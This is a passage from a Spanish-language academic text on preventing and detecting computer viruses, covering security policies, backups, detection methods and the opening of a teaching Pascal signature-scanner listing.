- Educar a los usuarios sobre un software malicioso en general, los riesgos que posee, la correcta aplicación de las medidas de control, pólizas y procedimientos para protegerse a sí mismo y a la organización.
- Pólizas de administración de software, procedimientos que regulan el dominio público del software, así como el uso y mantenimiento del software en general.

. Uso de controles técnicos que ayuden a prevenir y detener ataques por software malicioso y usuarios no autorizados.
. Control de la actividad del usuario y software para detectar violaciones de pólizas, procedimientos y controles.
. Pólizas y procedimientos de contingencia para contener y recuperarse de ataques.

Una guía general en cada uno de estos aspectos es explicada en las secciones siguientes.

3.1.1 Educación del usuario.

La educación es el mejor y más valioso método por el cual sistemas y organizaciones pueden obtener mayor protección de incidentes de software malicioso y uso no autorizado de sistemas. En situaciones donde los controles técnicos no proporcionan una protección completa (como en la mayoría de las computadoras) es finalmente la gente y su disposición quienes adhieren pólizas de seguridad que determinan la protección de los sistemas y organizaciones. Por usuarios adecuadamente informados sobre la naturaleza general de los virus y amenazas afines, una organización puede mejorar su habilidad para detectar, contener y recuperarse de incidentes potenciales.
Los usuarios deben ser intruidos sobre lo siguiente:

- Como opera un software malicioso, métodos por los cuales se instala y se propaga, los aspectos vulnerables explotados por los virus y usuarios no autorizados.
- Pólizas de seguridad general y procedimientos para su uso.
- Pólizas para dar seguimiento a la revisión, almacenamiento y uso del software, especialmente software del dominio público y de uso compartido.
- Como usar los controles técnicos, que tienen a su disposición para proteger a los sistemas.

- Como controlar sus sistemas y software para detectar señales de actividad anormal, y qué hacer o a quién recurrir para mayor información.
- Procedimientos de contingencia para contener un ataque y recuperarse después de él.

La educación del usuario, quizá cara en términos de tiempo y recursos requeridos, es finalmente una medida de costo-efectivo de protección contra incidentes de software malicioso y uso no autorizado. Los usuarios mejor informados del potencial destructivo de un virus y los métodos por los cuales este puede atacar a los sistemas, estarán mejor preparados para tomar medidas preventivas. El propósito de las pólizas de seguridad y procedimientos les resultará mas claro, así que los usuarios tienen mayor disposición para usarlos activamente. **Educando** a los usuarios sobre como detectar una actividad anormal del sistema y los pasos a seguir para contener y recuperarse de incidentes potenciales, **las organizaciones ganan dinero aún cuando ocurran incidentes**.

3.1.2 Administración del software.

Uno de los métodos por el cual el software malicioso es copiado sobre los sistemas, es por usuarios confiados. Cuando los usuarios descargan programas de fuentes tales como tableros de boletines, o directorios públicos en sistemas, o sirven en trabajos en Red, o en general, usan y comparten software que no ha sido obtenido de una fuente reputable, los usuarios están en peligro de desplegar un software malicioso. Para prevenir a los usuarios de infecciones, los administradores necesitan:

- Asegurarse de que los usuarios comprendan la naturaleza del software malicioso, como se despliega generalmente y los controles técnicos para protegerse.
- Desarrollar pólizas para la descarga y uso del dominio público del software compartido.

- Crear algunos mecanismos para validalizar tal software, para permitir a los usuarios copiarlos y usarlos.
- Minimizar el intercambio de software ejecutable dentro de una organización tanto como sea posible.
- No crear depósitos de software en servidores LAN o en directorios empleados por sistemas multiusuarios a menos que existan controles técnicos para restringir a los usuarios el cargar y descargar el software libremente.

El papel de la educación es importante, dado que la mayoría de los usuarios no comprenden todavía los riesgos por los cuales se les pide seguir necesariamente pólizas restrictivas para copiar y compartir software de manera indiscriminada. Donde los controles técnicos no pueden prevenir el hecho de que se cargue un nuevo software sobre un sistema, los usuarios son primordialmente importantes sobre el éxito o fracaso del programa de prevención.

Una póliza que prohibe cualquier copiado o uso de soítware de dominio público puede ser demasiado restrictiva para algunos programas de dominio público que han probado ser útiles. Una póliza poco restrictiva permitirá algunas copias, sin embargo se requerirá permiso del administrador apropiado. Un sistema especial usado en este caso, prevendría efectuar la copia y después probar el software. Este tipo de sistema llamado sistema aislado sería configurado tal que no hubiera riesgo de desplegar un programa que contenga algún programa malicioso a otras áreas de una organización. El sistema no podría ser usado por otros usuarios, no se conectaría a los trabajos en Red y no peligraría ningún dato valioso. Un sistema aislado también sería usado para probar internamente el software desarrollado y actualizarlo por vía del vendedor de software.

Otras pólizas administrativas para vendedores serían desarrolladas. Estas pólizas controlarían cómo y cuándo es comprado el software y restringirían dónde es instalado y cómo es usado. Se sugieren las siguientes pólizas y procedimientos:

- Compra de software sólo de fuentes reputables.
- Mantenimiento del software apropiadamente y actualizarlo si es necesario.
- No usar software "pirata", ya que puede haber sido modificado.
- Mantener los discos originales de instalación disponible fácilmente para fines de contingencia.

- Asegurarse de que los vendedores puedan ser fácilmente contactados si ocurren problemas.
- Guardar los discos originales o cintas del vendedor en un lugar seguro.

3.1.3 Controles Técnicos.

Los controles técnicos son los mecanismos más finos usados para proteger la seguridad e integridad de los sistemas, así como a los datos asociados. El uso de controles técnicos ayuda a prevenir apariciones de virus y amenazas afines, detectándolas o haciéndoles más difícil obtener acceso a los datos y sistemas. Ejemplo de controles técnicos incluyen mecanismos de autorización de usuarios tales como contraseñas, mecanismos que proveen niveles selectivos de acceso a archivos y directorios (solo lectura, no acceso, acceso a ciertos usuarios, etc.), y mecanismos de protección de escritura en cintas y diskettes.

Los diferentes tipos de controles técnicos y el grado por el cual pueden proveer protección y acciones disuasivas, varía de sistema a sistema. Sin embargo, es importante destacar los siguientes puntos generales:

- Los controles técnicos son usados como disposición para permitir el acceso a los usuarios autorizados.
- En el ambiente multiusuario, los controles técnicos son usados para limitar los privilegios de los usuarios al mínimo nivel práctico; trabajando automáticamente y sin necesitar ser inicializados por los usuarios.
- Usuarios y administradores de sistemas deben ser educados sobre cómo y cuándo usar los controles técnicos.
- Donde los controles técnicos son débiles o inexistentes (como en las computadoras personales PC), deben ser suplementados con controles físicos alternativos o mecanismos de control adherido (add-on).

Los administradores necesitan determinar cuáles controles técnicos están disponibles en sus sistemas y después, el grado al cual serían usados y si los controles adicionales add-on son necesarios. Una forma de responder a estas

preguntas es categorizar primero las diferentes clases de datos procesados por un sistema o sistemas, y después poner en fila las categorías según el criterio de sensibilidad a la organización y vulnerabilidad del sistema al ataque. Las filas ayudarían entonces a determinar el grado al cual los controles serían aplicados y si los controles adicionales son necesarios.

Idealmente estos sistemas estructurados con controles más efectivos son usados para procesar los datos más sensitivos y viceversa. Por ejemplo, una computadora personal cuyos procesos sensitivos emplean información de tipo confidencial, requerirá mecanismos de autorización de acceso del usuario, mientras que una computadora personal usada para un proceso general de palabras (solamente como "máquina de escribir"), puede no necesitar controles adicionales.

Es importante notar que los controles técnicos generalmente no proporcionan una protección completa contra virus y amenazas afines. Tales controles pueden ser superados por usuarios que tienen conocimiento de los "tropiezos" ocultos y debilidades, además pueden ser vencidos a través del uso de programas virus. Una debilidad inherente en los controles técnicos es que mientras detiene a usuarios y software de objetos a los cuales no tienen acceso, pueden ser totalmente inefectivos contra ataques cuyos objetos de blanco son accesibles. Por ejemplo, los controles técnicos no pueden prevenir el que un usuario autorizado destruya archivos a los cuales el usuario tiene acceso autorizado. Más importante, cuando los controles técnicos no son usados apropiadamente, puede incrementar el grado de vulnerabilidad del sistema, por ejemplo, que los usuarios no se esmeren en su parte del programa por confiar demasiado en tales controles. Generalmente se debe recordar que la total efectividad de los controles técnicos no proporciona el 100% de protección.

3.1.4 Control General (Monitoreo).

Un aspecto importante de los virus y amenazas afines es que pueden causar potencialmente un daño extenso dentro de un muy breve lapso de tiempo, tal como minutos o segundos. A través de un control apropiado de software, la actividad del sistema y la actividad del usuario, los administradores pueden

incrementar sus oportunidades para detectar tempranamente el software malicioso y actividad no autorizada. Una vez que la presencia del virus es notada o sospechada, los administradores pueden usar procedimientos de contingencia para contener la actividad y reponerse de cualquier daño que haya sido causado. Un beneficio adicional del control general es que en cualquier momento, puede ayudar para determinar el nivel necesario o grado de seguridad indicado, siempre que las pólizas de seguridad, procedimientos y controles están trabajando como se planeó.

El monitoreo es una combinación de la supervisión y de la actividad administrativa del sistema. Su efectividad depende de la cooperación entre administradores y usuarios. Los siguientes puntos son necesarios para un control efectivo:

- **Educación del usuario** - los usuarios deben conocer específicamente su ambiente computacional, lo que constituye una actividad normal y anormal del sistema y a quienes contactar para mayor información; esto es especialmente importante para usuarios de computadoras personales, las cuales generalmente carecen de métodos automatizados para control.
- **Instrumentos de control automatizado de sistema** - Generalmente en sistemas multiusuarios, para registros automatizados o calificación de usuarios y acceso al software a cuentas, archivos y otros objetos del sistema, se puede gravar ciertos tipos de actividad tales como accesos "ilegales".
- **Software antiviral** - Generalmente en las computadoras personales esos instrumentos alertan al usuario de ciertos tipos de acceso al sistema que son indicativos "típicos" de software malicioso. El software antiviral se estudiará con mayor detalle en la sección 3.5.
- **Programas de barrido de sistema** - programas para checar automáticamente archivos en cuanto a si se modificaron parámetros tales como: tamaño, fecha, atributos o contenido.
- **Netware** (Instrumentos de control de trabajo en Red) - como con los instrumentos de control de sistema, para grabar acceso al Netware o intentos de entrar.

Las estadísticas generadas por la actividad de control son usadas como suministro para revisiones periódicas de programas de seguridad. Las revisiones evaluarían la efectividad de la administración general del sistema y pólizas de seguridad asociadas, procedimientos y controles. Las estadísticas indicarán la necesidad para cambios y ayudarán a afinar el programa, así que la seguridad sea distribuida a donde sea más necesaria. Las revisiones también incorporarían las sugerencias de los usuarios, procurando que sus críticas al programa no sean muy restringidas o autocensuradas.

3.1.5 Planteamiento de Contingencias.

El propósito del planteamiento de contingencia con referencia a virus y amenazas afines es ser capaz de contener y recuperarse completamente de ataques. En muchas formas, la administración efectiva de sistemas que incluye la educación del usuario, uso de controles técnicos, administración del software y control de actividades, es una forma de planteamiento de contingencia, a causa de que un sistema organizado es más apto para aguantar la ruptura que podría resultar de un ataque de virus. En adición a las efectivas actividades de administración de los sistemas, los administradores necesitan considerar otros procedimientos de contingencia que específicamente toman en cuenta la naturaleza de los virus y amenazas afines.

Posiblemente, la actividad más importante del planeamiento de contingencias, implica el uso de respaldos de la información relevante. La habilidad para recobrarse de un ataque viral depende aparte, de un mantenimiento de respaldos frecuentes de los sistemas. Debe verificarse que se cumpla con cada período de respaldo para asegurar que la media de respaldos haya sido cumplida. La media de respaldos sería corrompida fácilmente a causa de defectos, a causa de que el procedimiento de respaldo era incorrecto o tal vez, a causa de que el sistema que efectúa los respaldos en sí mismo ha sido atacado y modificado para corromper los respaldos en el momento de efectuarlos.

Los procedimientos de contingencia para restauración de respaldos después de un ataque viral son igualmente importantes. Los respaldos pueden contener copias de virus que ha estado oculto en el sistema, por lo que al restaurar los

respaldos también se restauraría el virus. Restaurar el software malicioso al sistema que ha sido atacado podría causar una repetición del problema. Para evitar esta posibilidad, los paquetes deberán ser restaurado sólo de su medio original; las cintas o diskettes del proveedor. En algunos casos, esto puede incluir una reconfiguración del software. A causa de que los datos no son directamente ejecutables puede ser restaurado de respaldos de rutina. Sin embargo los datos que han sido dañados pueden necesitar ser restaurados manualmente o de respaldos más actualizados. Los archivos de comando tales como los procedimientos batch y archivos ejecutables, los sistemas o el boot program serán inspeccionados para asegurar que no han sido dañados o modificados. Así, los administradores necesitarán retener respaldos de la configuración del sistemas y de la información contenida en el CMOS, sector de carga, Fat de los discos y el directorio raíz y buscar en ellos cuando restauren datos dañados y archivos ejecutables.

Otros procedimientos de contingencia para contener ataques virales necesitan ser considerados. Se sugiere los siguientes:

- Asegurar que el software original de los paquetes y sistemas son guardados con la configuración del sistema incluyendo la ubicación del sistema, los programas, el trabajo total del sistema y conexiones de modem y el nombre del administrador o responsable individual del sistema.
- Crear un grupo de usuarios hábiles para enfrentarse a los incidentes de virus y asegurarse que los usuarios puedan contactar rápidamente a este grupo si sospechan señas de actividad viral.
- Mantener una lista de actividades de seguridad en cada lugar con números de teléfono apropiados de administradores para contactarlos cuando ocurran problemas.
- Aislar los problemas críticos de trabajos totales y otras fuentes de infección.
- Colocar fuera las conexiones de trabajos totales en sistemas con las mejores protecciones, usar entradas centrales para facilitar rápidas desconexiones.

3.2. Detección de virus.

La detección de los virus en los sistemas computacionales es una necesidad inmersa en todo programa general de protección que asegure la integridad de los mismos. Aunque los sistemas de prevención supervisan las actividades sospechosas del software mientras que los programas estén en actividad, los sistemas de detección comprueban el código del programa antes que se ejecute. Los sistemas de detección complementan a los de supervisión, empleando sofisticados algoritmos de examen para aislar al computador. Una vez detectado un virus, los usuarios pueden decidir si los programas son eliminados, evaluados nuevamente o intentar "repararlos".

Cuando se comparan los sistemas de prevención y detección, los últimos son más cómodos para el usuario. Los sistemas de detección se cargan, se ejecutan y existen de la misma manera que otros programas normales.

Los virus informáticos se han definido como programas que se **reproducen** y **alteran el comportamiento** normal de un sistema, sin conocimiento ni consentimiento de los usuarios.

Dada su propiedad de autorreproducción, es posible la detección del código viral en los programas infectados, y debido a su propiedad de alterar el comportamiento, es posible detectarlos por su actividad viral.

Por lo anterior, los sistemas de detección pueden ser de dos tipos: detectores de código viral y detectores de actividad viral. Los primeros se especializan en aislar las infecciones víricas inmediatamente después de que hayan ocurrido, mientras que los segundos exploran los programas buscando mensajes escondidos y órdenes destructivas contenientes en sus códigos, además de identificar comportamiento anormal de los sistemas. Ambas estrategias tienen sus ventajas y desventajas; ningún esquema es de éxito seguro.

Además de estas dos estrategias, se encuentra otra que, sin ser muy analítica, es en ocasiones muy eficaz: la **apreciación** del comportamiento de los sistemas por los usuarios. La mayoría de los usuarios tienen delimitado el comportamiento de sus equipos y pueden apreciar cuando están trabajando normal o cuando lo hacen de manera distinta.

3.2.1 Detectores de código viral.

Debido a la propia naturaleza de la actividad vírica, por el proceso de autorreproducción, se encuentra una parte de código muy específico en cada archivo o disco infectado, haciendo posible la detección de infecciones mediante el reconocimiento del código reproducido.
Los programas de detección de virus que emplean este método se clasifican en dos grupos: detectores específicos de programa (exploradores de virus) y detectores genéricos.

Detectores específicos de programas.
Los detectores específicos de programas buscan un número limitado (actualmente hasta 1700) de virus conocidos. Examinando los archivos en busca de "firmas" de virus para los que han sido programados que detecten. Al reconocimiento de las "firmas" de los virus, los exploradores de virus producen mensajes de alarma que notifican del descubrimiento a los usuarios.
Por otro lado estos sistemas de detección presentan las siguientes desventajas:

- Los detectores específicos de programas pueden reconocer solamente a un número y a un conjunto fijo de virus conocidos. Esto implica que virus nuevos o versiones modificadas puedan superar la detección.
- Estos sistemas requieren actualizaciones frecuentes, a veces costosas, cuando se descubren virus nuevos o cuando se actualizan diseños antiguos.
- Estos sistemas se muestran impotentes ante los virus de código cifrado, que son diseñados específicamente para la detección por reconocimiento de firma.

Detectores genéricos.
Los detectores genéricos en lugar de intentar identificar todos los virus informáticos conocidos, en vez de intentar vigilar todas las interrupciones del DOS y las disponibles brechas de software, estos detectores trabajan sobre la base de que los virus tienen que modificar los códigos ejecutables para "sobrevivir".

Los archivos ejecutables nunca deben cambiar de tamaño ni de contenido, a menos que los usuarios los actualicen físicamente. Los detectores genéricos operan en base a que los cambios no autorizados que ocurran en los archivos ejecutables, de algún modo estáticos, son indicativos de actividad vírica.
Los detectores genéricos identifican todo cambio, por pequeño o insignificante que sea, que ocurra en archivos ejecutables estáticos.
Las desventajas presentadas por estos sistemas son: son complicados de usar y requieren de mucho tiempo para su ejecución, necesitan almacenar los tamaños de los archivos ejecutables en el sistema y compararlos continuamente para verificar cambios en su longitud y llegan a causar falsas alarmas.

3.2.2 Detectores de actividad viral.

Como se menciona anteriormente, la alteración del comportamiento de un sistema es consecuencia de una infección viral. Las alteraciones más comunes que se pueden encontrar debido a una infección viral son:

- **Programas residentes en memoria**. Un virus para establecerse residente en memoria, emplea la interrupción 27h. Esto puede ser aprovechado por los sistemas de detección, controlando el llamado de esta interrupción. Por otro lado, el llamado a ésta no es exclusivo de los virus, sino además de muchas aplicaciones. Esto implica la necesidad de tener conocimiento sobre cuales rutinas deben ser residentes (que son parte del sistema operativo o paquetes de aplicación), para controlar que ningún programa, fuera de los identificados, pueda aprovechar los recursos de la interrupción mencionada.
  Los programas autorizados que pueden emplear a la interrupción se registran en una tabla específica y cada vez que un programa pida utilizar la interrupción 27h, se verifica que el programa esté en esta tabla De no estarlo, se despliega en pantalla un mensaje indicando al usuario sobre una posible actividad viral.
  Los inconvenientes de este tipo de detección son: se alentan los procesos, se requiere de una tabla de validación, la cual ocupa espacio, necesidad de actualizaciones a esta tabla.

- **Memoria disponible (RAM)**. Estos sistemas son un complemento para los descritos en el punto anterior. Efectúan cálculos sobre la cantidad de memoria disponible en RAM, considerando a los programas residentes autorizados y las aplicaciones en ejecución. Cuando descubren una diferencia en los cálculos, notifican al usuario sobre cierta cantidad de memoria "perdida", la cual puede ser causa de un daño físico en la memoria o a que un virus informático se alberga en ese espacio.
  Estos sistemas son muy complejos y exigen a los usuarios una operación cuidadosa de los mismos, actualización constante de las tablas de programas residentes autorizados, conocimiento preciso del manejo de la memoria por el sistema operativo y demás aplicaciones.

- **Vectores de interrupción**. La mayoría de los virus informáticos efectúan una intercepción de las interrupciones, modificando las direcciones que almacenan. En este caso, los sistemas de detección conservan una copia de la tabla de asignación de interrupciones, la cual se compara constantemente para verificar que no exista ningún cambio en ella. Al encontrar una diferencia en las direcciones de los vectores, se da aviso al usuario para que tome las medidas pertinentes, considerando un posible ataque viral.
  Estos sistemas no son muy confiables, su operación es compleja y requieren que los usuarios que los apliquen tengan conocimientos precisos sobre las interrupciones del sistema. Otra desventaja que presentan es que generan falsas alarmas constantemente.

- **Rutinas destructivas**. Se exploran conjuntos de archivos individuales o múltiples en busca de rutinas destructivas incluídas en el código ejecutable de los archivos examinados (por ejemplo órdenes de borrado de archivos o llamadas a programas de formateo de discos). Algunos de estos detectores extraen mensajes con texto almacenados en el programa, que son indicaciones directas de actividad vírica. Presentan los inconvenientes de no distinguir entre un programa infectado y uno que emplea rutinas destructivas de manera autorizada.

3.2.3. Detección por apreciación.

Aunque existen técnicas avanzadas de detección, en ocasiones las apreciaciones de los usuarios sobre el comportamiento de sus equipos de cómputo es una forma práctica de detección viral. Los usuarios llegan a conocer tan bien a su computador que saben cuánto tardan las unidades de disco en almacenar ciertos archivos, saben cuáles operaciones se efectúan "más despacio" y cuáles se realizan "rápidamente". Los usuarios que emplean los equipos constantemente conocen cuando sus PC's están funcionando bien. Así mismo, los usuarios "sienten" cuando sus computadores no están trabajando normalmente.

Es posible identificar actividad viral en los computadoras sin necesidad de software sofisticado de protección, siempre y cuando los usuarios sepan reconocer oportunamente los síntomas de "enfermedad" en sus computadores.
Los síntomas típicos que presentan los computadores infectados se listan a continuación:

- Las operaciones informáticas parecen lentas.
- Los programas tardan más de lo normal en cargarse.
- Los programas acceden a múltiples unidades de disco, aunque no se esté trabajando en ellos.
- Los programas accesan a los discos en tiempos inusuales o con mayor frecuencia.
- El espacio disponible en el disco disminuye "sin razón".
- Se señalan sectores dañados en los discos y el número de ellos aumenta constantemente.
- La cantidad de RAM disponible disminuye en forma repentina o constante. (la RAM puede verificarse con el programa CHKDSK del Sistema Operativo).
- Programas que normalmente funcionan bien se comportan de manera extraña o "caen" sin motivo.
- Los programas encuentran errores de manera inusual.
- Los programas presentan mensajes no documentados.
- Desaparición de archivos.
- Los archivos son sustituidos por objetos de origen desconocido o por datos falsos.

- Los campos en los registros de archivo (nombre, extensión, tamaño, atributo), son modificados sin intervención o conocimiento del usuario.
- Aparecen archivos de datos o directorios de origen desconocido.

3.3. Un programa en Pascal para detectar virus.

Este programa funciona bajo los mismos principios de identificación de virus que emplean todos los programas antivirus. Tomando en cuenta el hecho de que la mayoría de los virus están en esencia destinados a autorreproducirse, consecuentemente los programas contaminados contienen una parte muy específica, que se vuelve a encontrar por el mismo fenómeno de reproducción. Esta secuencia de código es usualmente llamada la **"firma"** del virus. Este programa reconoce 37 "firmas" de los virus más difundidos, las cuales se encuentran almacenadas en un archivo de datos (.DAT), lo que permite al usuario agregar nuevas "firmas" a medida de que se obtenga la información pertinente. Este programa no es correctivo, sólo previene el empleo de algún programa infectado (los programas antivirus existentes en el mercado presentan funciones tanto de detección y corrección, además de tener dispositivos prácticos de alarma para prevención).

Este programa se presenta básicamente para fines didácticos. En él se puede apreciar la manera por la que los programas antivirus reconocen si un programa esta infectado por un virus conocido y como, además, señalan cual virus.

El funcionamiento y utilización del programa es muy simple y su adaptación a un lenguaje distinto de PASCAL se puede lograr sin dificultad. Una vez lanzado el programa comienza por leer el archivo ANTI.DAT que contiene las "firmas" de los virus que es capaz de detectar. Después el programa presenta un menú cuya primera opción es para ejecutar las rutinas de detección, que al activarse, se busca a todos los archivos con extensión .COM en el directorio especificado por el usuario, lee los archivos correspondientes buscando la "firma" de un virus. Si uno de ellos resulta detectado, un mensaje en la pantalla indica que se encuentra contaminado, y el nombre del programa incriminado se escribe en el archivo ASCII(VIRUS.DAT). La lectura de ese programa es abandonada inmediatamente y

pasa al siguiente. En caso de no encontrar la firma el chequeo continúa hasta encontrar el fin del archivo. Una vez examinados todos los archivos .COM se procede a examinar todos los archivos .EXE, los que se checan de la misma manera.
Las otras opciones del menú son para listar las firmas de los virus conocidos o agregar una nueva firma.

3.3.1 Procedimientos Y Funciones

El programa utiliza 15 procedimientos o procesos y una función. El propósito de cada uno de los procedimientos y de la función que se emplean en el programa se explica a continuación en el orden en que aparecen en el listado del programa.

1. El proceso "FIN" envía simplemente un mensaje de aviso, en caso de que el archivo ANTI.DAT (que contiene las "firmas" de los virus plenamente identificados), no se encuentre en el mismo directorio que el programa, y abandona la ejecución del programa.
2. El proceso "ALERTA" envía un mensaje en pantalla cuando descubre la secuencia de codificación específica de un virus: el directorio o biblioteca de los virus es llamado y el nombre del virus detectado es desplegado en la pantalla.
3. El proceso "ASCII", que utiliza una función específica "L", tiene simplemente como papel convertir los códigos leídos de los archivos en formato ASCII a un formato en numeración decimal. La función L transforma, para este efecto, las letras A,B,C,D,E y F, encontradas en los formatos ASCII, en los números A=10; B=11; C=12; D=13; E=14; F=15.
4. El procedimiento "CONTAMINADOS" tiene por objeto presentar la lista con los nombres de los archivos que se hayan detectado infectados, acompañados por los nombres de los virus que los atacó, en grupos de 20. La lista incluye el análisis del sector de carga del disco verificado.

5. El procedimiento "PRESENTACION" es el primero en ser llamado por el programa principal, y es el encargado de desplegar la pantalla de presentación con el nombre del programa, el del autor y el total de virus que reconoce el programa.

6. El procedimiento "CARGA_VIRUS" es el segundo en ser llamado por el programa principal. Este carga en la variable de memoria VIRUS[N], que es un arreglo de registros, los datos de todos los virus registrados en el archivo ANTI.DAT, tales como su nombre, firma, longitud y tipo de archivo al que atacan. El número de virus cargados en memoria se guarda en la variable NBVIR.

7. El procedimiento "ESUB" extrae todos los subdirectorios que pertenezcan al directorio que se verificará. El directorio en donde se efectuará el proceso de detección es especificado por el usuario en el proceso "RASTREA", el cual llama la ejecución de este procedimiento.

8. Procedimiento "LEXE" (LEE .EXE). Este se encarga de inicializar la búsqueda de los archivos con extensión .EXE, una vez que se haya terminado de examinar todos los archivos .COM.

9. El procedimiento "LEE_SECTOR" emplea un llamado a la interrupción 13h para cargar el sector cero (sector de carga) del disco examinado en la variable de memoria SECTOR0, para después verificar la existencia de virus en él, por medio del procedimiento "SECTOR_CERO".

10. Procedimiento "SECTOR_CERO" empieza llamando la ejecución del procedimiento anterior ("LEE_SECTOR"), para leer el sector de carga del disco examinado en la variable llamada SECTOR0. Continúa checando la lista de virus contra el código contenido en la variable SECTOR0 y en caso de reconocerse una firma identificada llama la ejecución del procedimiento "ALERTA" para informar de este descubrimiento.

11. El procedimiento "EXAMINA" es el encargado de buscar las firmas de los virus en los archivos ejecutables. El proceso es buscar el primer caracter de la firma del virus dentro de cada archivo, si lo encuentra, verifica el siguiente caracter del archivo con el segundo caracter de la firma, y así sucesivamente hasta terminar con todos los caracteres de la firma del virus. En caso de encontrar una cadena de caracteres idéntica en el archivo a la firma del virus,

este se considera infectado. Al encontrar un archivo infectado, este procedimiento llama la ejecución de otro llamado "ALERTA" para indicar al usuario la detección identificada y escribe el nombre del programa y el virus involucrado en el archivo VIRUS.DAT, en formato ASCII, incrementándose además el contador de archivos contaminados. La revisión del archivo se efectúa para todas las firmas declaradas para el tipo de archivo respectivo y una vez verificadas, si no se encontró ninguna, se continúa con el siguiente archivo hasta terminar con todos los del directorio especificado por el usuario.

12. El procedimiento "ANALIZA" se encarga de leer un archivo para ser examinado, presentando además el monitoreo de la búsqueda en la pantalla del computador. El procedimiento lee el archivo a examinar asignándolo a la variable FIC, despliega el nombre del archivo que se esta examinando (ARCHINFO.NAME), el tamaño del archivo en bytes (ARCHINFO.SIZE), el número de archivos verificados (FIC_VIS) y llama al procedimiento "EXAMINA" para que se efectúe su verificación. Cuando concluye la verificación del archivo, este procedimiento lee el siguiente archivo ejecutable. Esto se efectúa hasta que termina con todos los programas del directorio especificado, incluyendo sus subdirectorios.

13. El proceso "RASTREA" es el módulo que administra el proceso de rastreo. Primero inicializa la pantalla de presentación a través del procedimiento "PRESENTACION", después de lo cual solicita al usuario que introduzca el disco y directorio que será examinado. Seguidamente de esto, se llama la ejecución del procedimiento "ESUB" para extraer todos los subdirectorios que contiene el directorio en examen. La verificación comienza por el sector de carga del disco mediante la ejecución del proceso "SECTOR_CERO", después de lo cual se comienza el análisis de los archivos del directorio por el procedimiento "ANALIZA". Este módulo es el que llama al proceso "CONTAMINADOS" para listar a los archivos infectados que se hayan descubierto, de no existir ninguno, el programa regresa el control al programa principal.

14. El procedimiento "LISTADO" es ejecutado al seleccionar la segunda opción del menú principal. Este proceso solamente se encarga de presentar en la pantalla la lista de los virus registrados en el archivo ANTI.DAT, desplegando en grupos de cinco registros los datos de nombre de los virus y sus firma.

15. El procedimiento "CAPTURA" se encarga de registrar nuevas definiciones para agregarse al archivo ANTI.DAT. Este módulo se ejecuta al seleccionar la tercera opción del menú principal y es el que permite actualizar al programa en el reconocimiento de nuevos virus o modificaciones a los ya existentes.

16. "PROGRAMA PRINCIPAL" es el encargado de coordinar las acciones que requiera el usuario a través de un menú. Al comienzo del mismo, se llama la ejecución de los procedimientos "PRESENTACION", para inicializar la pantalla de presentación, y "CARGA_VIRUS", para cargar en las variables de memoria pertinentes, todos los nombres de los virus y sus definiciones que estén registrados en el archivo ANTI.DAT. Por último establece un cilco en el cual se presenta un menú para operar al programa.

El programa emplea además una librería personal del autor, llamada "U" que contiene las rutinas:

- **CUADRO(X1,Y1,X2,Y2,T)**. Presenta un recuadro en la pantalla con coordenadas de la esquina superior izquierda en (X1,Y1) y de la esquina inferior derecha en (X2,Y2) y el tipo de recuadro en T, siendo 1 para un recuadro de línea sencilla y 2 para un recuadro de doble línea.

- **MENU(X,Y,N,L,T,OPCION,C)**. Efectúa el manejo del menú vertical que presenta el programa. La primera opción se despliega en las coordenadas (X,Y), N es el número de opciones que serán desplegadas, L indica cuántas líneas entre opción y opción. T el tipo de menú siendo T=1 para un menú vertical y T=2 para un menú horizontal. Las descripciones de las opciones se dan en el arreglo OPCION y la variable C es en donde se indica que opción eligió el usuario, siendo C=1 cuando se eligió la primera opción, C=2 para la segunda opción y así sucesivamente.

Estas rutinas solamente sirven para hacer más vistoso al programa y su acción no es relevante para el programa. Ambas rutinas pueden sustituirse por rutinas que efectúen una acción análoga a la descrita.

3.3.2 Listado del programa.

El listado completo del programa se presenta en a continuación, en la figura 3-1.

UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO
E.N.E.P. ARAGON

PROGRAMA PARA LA DETECCION DE VIRUS INFORMATICOS

```
{$I-}
{$M $3538,0,0}

PROGRAM DETECTOR;
USES DOS,CRT,U;

{-------------------------------------------------------------------}

{ DECLARACION DE VARIABLES }

TYPE
FICHERO = RECORD
    NOMBRE      :STRING[20];
    FIRMA       :ARRAY [1..50] OF CHAR;
    FIRMAHEX    :STRING;
    LONGITUD    :BYTE;
    EXT         :STRING[3];
END;


VAR
DATA            :TEXT;                  {ARCHIVO DE DESCRIPCION DE VIRUS}
NOMS            :TEXT;                  {ARCHIVO DE PROGRAMAS INFECTADOS}
VIRUS           :ARRAY [1..50] OF FICHERO; {TABLA DE DESCRIPCION DE VIRUS}
NBVIR           :BYTE;                  {NUMERO DE VIRUS EXISTENTES EN EL ARCHIVO ANTI.DAT}
X               :STRING;                {AUXILIA LA CARGA DE LOS REGISTROS DEL ARCH. ANTI.DAT}
ARCHINFO        :SEARCHREC              {REGISTRO PARA CARGAR LOS VIRUS EN EL PROGRAMA}
```

LISTADO DEL PROGRAMA DETECTOR DE VIRUS (CONTINUA)

```
{ DECLARACION DE VARIABLES}

I               :BYTE;
FIC             :FILE;                  {ARCHIVO A VERIFICAR}
EXTENSION       :STRING;                {EXTENSION DEL ARCHIVO ( EXE,  COM)}
PTF             :LONGINT;               {PUNTERO DE ARCHIVO}
OK              :BOOLEAN;               {BANDERA DE ERRORES}
DIFERENTE       :BOOLEAN;               {BANDERA DE RECONOCIMIENTO DE FIRMA}
ESCAPE          :BOOLEAN;               {BANDERA PARA LA TECLA "ESC"}
DIRECTORIO      :STRING;                {NOMBRE DEL DIRECTORIO EXAMINADO}
SD              :ARRAY [1..130] OF STRING; {TABLA DE SUBDIRECTORIO}
BUF             :ARRAY [1..1024] OF CHAR;  {BLOCKE LEIDO DEL PROGRAMA EXAMINADO}
TMP             :STRING;                {REGISTRO LEIDO}
RES             :WORD;
VIRUS_DEC       :BYTE;                  {CONTADOR DE VIRUS DESCUBIERTOS}
FIC_VIS         :BYTE;                  {CONTADOR DE ARCHIVOS VERIFICADOS}
BUFFER_DATA     :ARRAY [1..1024] OF CHAR;
BUFFER_NOMS     :ARRAY [1..1024] OF CHAR;
O,C             :INTEGER;               {CONTADORES}
FEXE            :BOOLEAN;               {BANDERA PARA ARCHIVOS .EXE}
OPCION          :O;                     {OPCIONES DEL MENU PRINCIPAL}
DISCO           :CHAR;                  {DISCO EXAMINADO}
REGISTRO        :REGISTERS;             {REGISTROS PARA EXAMINAR AL BOOT-SECTOR}
SECTOR0         :ARRAY [1..512] OF CHAR;   {ALMACENAMIENTO TEMPORAL DEL BOOT-SECTOR}

{-------------------------------------------------------------------------------}

PROCEDURE FIN;
BEGIN
